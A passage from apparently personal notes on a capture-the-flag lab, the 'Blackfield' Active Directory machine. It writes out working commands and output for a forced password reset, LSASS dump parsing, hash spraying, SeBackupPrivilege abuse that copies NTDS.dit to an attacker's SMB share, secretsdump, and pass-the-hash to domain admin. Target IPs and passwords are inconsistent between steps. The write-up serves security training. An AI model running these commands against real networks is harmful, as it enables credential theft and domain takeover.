
20250710223031_gpos.json

Upload Complete 100%

Search for the following `Cypher query` at the bottom of the screen:

```
MATCH p=(u {owned: true})-[r1]->(n) WHERE r1.isacl=true RETURN p
```

With this query we can find Attack vectors that are based on `access control permissions` what means that Bloodhound will show if our owned user has any permissions over other users that we could misuse for lateral movement or priv esc.



As we see the support user which we own has `ForceChangePassword` permissions over the `audit2020` user.

Initial Access

rpcclient

This means we can change the password of the `audit2020` user without knowing the previous one with `rpcclient`.


```
rpcclient -U blackfield/support 10.129.159.148
rpcclient $> setuserinfo audit2020 23 h@CKTHe0x!
```

---

crackmapexec

Now let's enumerate `smb` with `crackmapexec` and our new credential set.


```
crackmapexec smb 10.129.159.148 -u audit2020 -p 'h@CKTHe0x!' --shares
```



```
SMB         10.129.159.148  445    DC01             [*] Windows 10 / Server 2019 Build 17763 x64 (name:DC01)
 (domain:BLACKFIELD.local) (signing:True) (SMBv1:False)
SMB         10.129.159.148  445    DC01             [+] BLACKFIELD.local\audit2020:H@CKTHEB0X#
SMB         10.129.159.148  445    DC01             [+] Enumerated shares
SMB         10.129.159.148  445    DC01             Share           Permissions     Remark
SMB         10.129.159.148  445    DC01             -----           -----------     ------
SMB         10.129.159.148  445    DC01             ADMIN$                          Remote Admin
SMB         10.129.159.148  445    DC01             C$                              Default share
SMB         10.129.159.148  445    DC01             forensic        READ            Forensic / Audit share.
SMB         10.129.159.148  445    DC01             IPC$            READ            Remote IPC
SMB         10.129.159.148  445    DC01             NETLOGON        READ            Logon server share
SMB         10.129.159.148  445    DC01             profiles$       READ
SMB         10.129.159.148  445    DC01             SYSVOL          READ            Logon server share
```

We find out that now we have access to the `forensic` share.

Let's check if we find something interesting.



```
smb: \memory_analysis\> ls
  .                                   D        0  Thu May 28 22:28:33 2020
  ..                                  D        0  Thu May 28 22:28:33 2020
  conhost.zip                         A 37876530  Thu May 28 22:25:36 2020
  ctfmon.zip                          A 24962333  Thu May 28 22:25:45 2020
  dfsrs.zip                           A 23993305  Thu May 28 22:25:54 2020
  dllhost.zip                         A 18366396  Thu May 28 22:26:04 2020
  ismserv.zip                         A  8810157  Thu May 28 22:26:13 2020
  lsass.zip                           A 41936098  Thu May 28 22:25:08 2020
  mmc.zip                             A 64288607  Thu May 28 22:25:25 2020
  RuntimeBroker.zip                   A 13332174  Thu May 28 22:26:24 2020
  ServerManager.zip                   A 131983313  Thu May 28 22:26:49 2020
  sihost.zip                          A 33141744  Thu May 28 22:27:00 2020
  smartscreen.zip                     A 33756344  Thu May 28 22:27:11 2020
  svchost.zip                         A 14408833  Thu May 28 22:27:19 2020
  taskhostw.zip                       A 34631412  Thu May 28 22:27:30 2020
  winlogon.zip                        A 14255089  Thu May 28 22:27:38 2020
  wlms.zip                            A  4067425  Thu May 28 22:27:44 2020
  WmiPrvSE.zip                        A 18303252  Thu May 28 22:27:53 2020

                5102079 blocks of size 4096. 1690122 blocks available
```

The `lsass.zip` file seems interesting so we Download it.

```
Credentials get stored in LSASS memory when a user or process logs in or runs
something using credentials—like logging in locally, via RDP, RunAs, services,
PsExec, WinRM, or scheduled tasks—_as long as the session is still active since
the last reboot_.
```

```
lsass.DMP
```

The zip file contains a `minidump` of the `LSASS` process (Local Security Authority Subsystem Service).

---

pypykatz

We use `pypykatz` to read the file content.


```
pypykatz lsa minidump lsass.DMP
```

We find a lot of credential combinations that were used after the last reboot.

ldapsearch

Before spraying credentials against the server, we check the account lockout policy.

```
ldapsearch -D 'BLACKFIELD\support' -w '#00^BlackKnight' -p 389 -h 10.10.10.192 -
b "dc=blackfield,dc=local" -s sub "*" | grep lockoutThreshold
```



```
lockoutThreshold: 0
```

---

pypykatz

After confirming that we wont be locked out if we spray credentials. Let's start with extracting and saving all hashes and users.

```
pypykatz lsa minidump lsass.DMP | grep 'NT:' | awk '{ print $2 }' | sort -u >
hashes

pypykatz lsa minidump lsass.DMP | grep 'Username:' | awk '{ print $2 }' | sort -
u > users
```

---


crackmapexec

Now we can spray them and find new `SMB` credentials.


```
crackmapexec smb 10.129.159.148 -u users -H hashes
```

We successfully find a working credential combination.
`svc_backup:9658d1d1dcd9250115e2205d9f48400d`

Evil-WinRm



```
┌──(ziliel㉿ziliel)-[/media/ziliel/SynchMedia/Synched_Media/OSCP+/OSCP_Notes/new/Writeups/OWN/Blackfield/sca
ns]
└─$ evil-winrm -i evil-winrm -i 10.10.10.192 -u svc_backup -H 9658d1d1dcd9250115e2205d9f48400d^Cu svc_backup
 -H 9658d1d1dcd9250115e2205d9f48400d

┌──(ziliel㉿ziliel)-[/media/ziliel/SynchMedia/Synched_Media/OSCP+/OSCP_Notes/new/Writeups/OWN/Blackfield/sca
ns]
└─$ evil-winrm -i 10.129.159.148 -u svc_backup -H 9658d1d1dcd9250115e2205d9f48400d

Evil-WinRM shell v3.7

Warning: Remote path completions is disabled due to ruby limitation: undefined method `quoting_detection_pro
c' for module Reline

Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm#Remote-path-c
ompletion

Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\svc_backup\Documents>
```




```
*Evil-WinRM* PS C:\Users\svc_backup\Desktop> cat user.txt
3920bb317a0bef51027e2852be64b543
```

We successfully found the `user.txt` flag.

Privilege Escalation

Whoami

Let's check what privileges we have as the `audit2020` user.




```
Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\svc_backup\Documents> whoami /priv

PRIVILEGES INFORMATION
----------------------

Privilege Name                Description                    State
============================= ============================== =======
SeMachineAccountPrivilege     Add workstations to domain     Enabled
SeBackupPrivilege             Back up files and directories  Enabled
SeRestorePrivilege            Restore files and directories  Enabled
SeShutdownPrivilege           Shut down the system           Enabled
SeChangeNotifyPrivilege       Bypass traverse checking       Enabled
SeIncreaseWorkingSetPrivilege Increase a process working set Enabled
*Evil-WinRM* PS C:\Users\svc_backup\Documents>
```

We see we have the `SeBackup` privilege which we can misuse. The `SeBackupPrivilege` allows reading protected system files, including the Active Directory database.

robocopy

Let's extract the Desktop content of the `Administrator` user by creating a backup with the `robocopy` tool.

```
robocopy /b C:\Users\Administrator\Desktop\ C:\
```



```
*Evil-WinRM* PS C:\> cat notes.txt
Mates,

After the domain compromise and computer forensic last week, auditors advised us to:
- change every passwords -- Done.
- change krbtgt password twice -- Done.
- disable auditor's account (audit2020) -- KO.
- use nominative domain admin accounts instead of this one -- KO.

We will probably have to backup & restore things later.
- Mike.
```

We could only backup the `notes.txt` file. Reading it reveals that the `root.txt` flag got encrypted. We suspect `EFS` which is blocking our access with `robocopy`.

WBAdmin Hash Dumping

We abuse `SeBackup` and `SeRestore` privileges and dump the `AD Database`. Then we do a `Pass the Hash attack` with the dumped admin `NTLM hash`.

Let's start with installing and configuring a samba server with authentication.
Modify the contents of the `/etc/samba/smb.conf` file to:

```
[global]
map to guest = Bad User
server role = standalone server
usershare allow guests = yes
idmap config * : backend = tdb
interfaces = tun0
smb ports = 445
[smb]
comment = Samba
path = /tmp/
guest ok = yes
read only = no
browsable = yes
force user = smbuser
```

Then create a user that matches the user in the force user parameter.

```
adduser smbuser
```

Now create a password for our new user.

```
smbpasswd -a smbuser
```

Continue with starting the `SMB demon` with service `smbd restart`. Now we can mount the share in our `Win-Rm` Session.

```
net use k: \\10.10.14.3\smb /user:smbuser smbpass
```

The NTDS.dit database was backed up using `wbadmin`.

```
echo "Y" | wbadmin start backup -backuptarget:\\10.129.229.17\smb -
include:c:\windows\ntds
```

Let's retrieve the version of the backup.

```
wbadmin get versions
```

Now we can restore the `NTDS.dit` file, specifying the `backup version`.

```
echo "Y" | wbadmin start recovery -version:14/06/2025-17:23 -itemtype:file -
items:c:\windows\ntds\ntds.dit -recoverytarget:C:\ -notrestoreacl
```

Now we need to extract the `system.hive` file then download both to out local machine.

```
reg save HKLM\SYSTEM C:\system.hive
```


Now copy the files to our machine using our mounted `SMB drive`.

```
cp ntds.dit \\10.129.229.17\smb\NTDS.dit
cp system.hive \\10.129.229.17\smb\system.hive
```

secretsdump

Now let's extract all the hashes from the domain using `impacket-secretsdump`.

```
secretsdump.py -ntds NTDS.dit -system system.hive LOCAL
```




```
[*] Reading and decrypting hashes from NTDS.dit
Administrator:500:184fb5e5178480be64824d4cd53b99ee:::
```


We find the `Admin hash.`

An administrative shell was obtained using `wmiexec.py`, granting full Domain Administrator access. The `root.txt` flag was retrieved.

```
wmiexec.py -hashes :184fb5e5178480be64824d4cd53b99ee administrator@10.129.229.17
```



```
┌──(ziliel㉿ziliel)-[/media/ziliel/SynchMedia/Synched_Media/OSCP+/OSCP_Notes/new/Writeups/OWN/Blackfield/sca
ns]
└─$ python3 /media/ziliel/SANDISK-256/scripts/impacket-0.12.0/examples/wmiexec.py -hashes :184fb5e5178480be6
4824d4cd53b99ee administrator@10.129.229.17
Impacket v0.13.0.dev0 - Copyright Fortra, LLC and its affiliated companies

[*] SMBv3.0 dialect used
[!] Launching semi-interactive shell - Careful what you execute
[!] Press help for extra shell commands
C:\>
```



```
C:\Users\Administrator\Desktop>type root.txt
4375a629c7c67c8e29db269060c955cb
```

Attack Chain

SMB Enumeration → Username Harvesting → AS-REP Roasting → support → BloodHound ACL Analysis → ForceChangePassword Abuse → audit2020 → Kerberoasting / LSASS Dump → svc_backup → SeBackupPrivilege Abuse → NTDS.dit & SYSTEM Extraction → Domain Administrator

Learned

This machine strengthened my understanding of Kerberos-based attacks, Active Directory ACL abuse, and privilege escalation through backup rights. It provided hands-on experience with LSASS memory analysis, NTDS.dit extraction, and full offline credential compromise. The box highlighted how multiple medium-severity misconfigurations can be chained together to achieve complete domain takeover.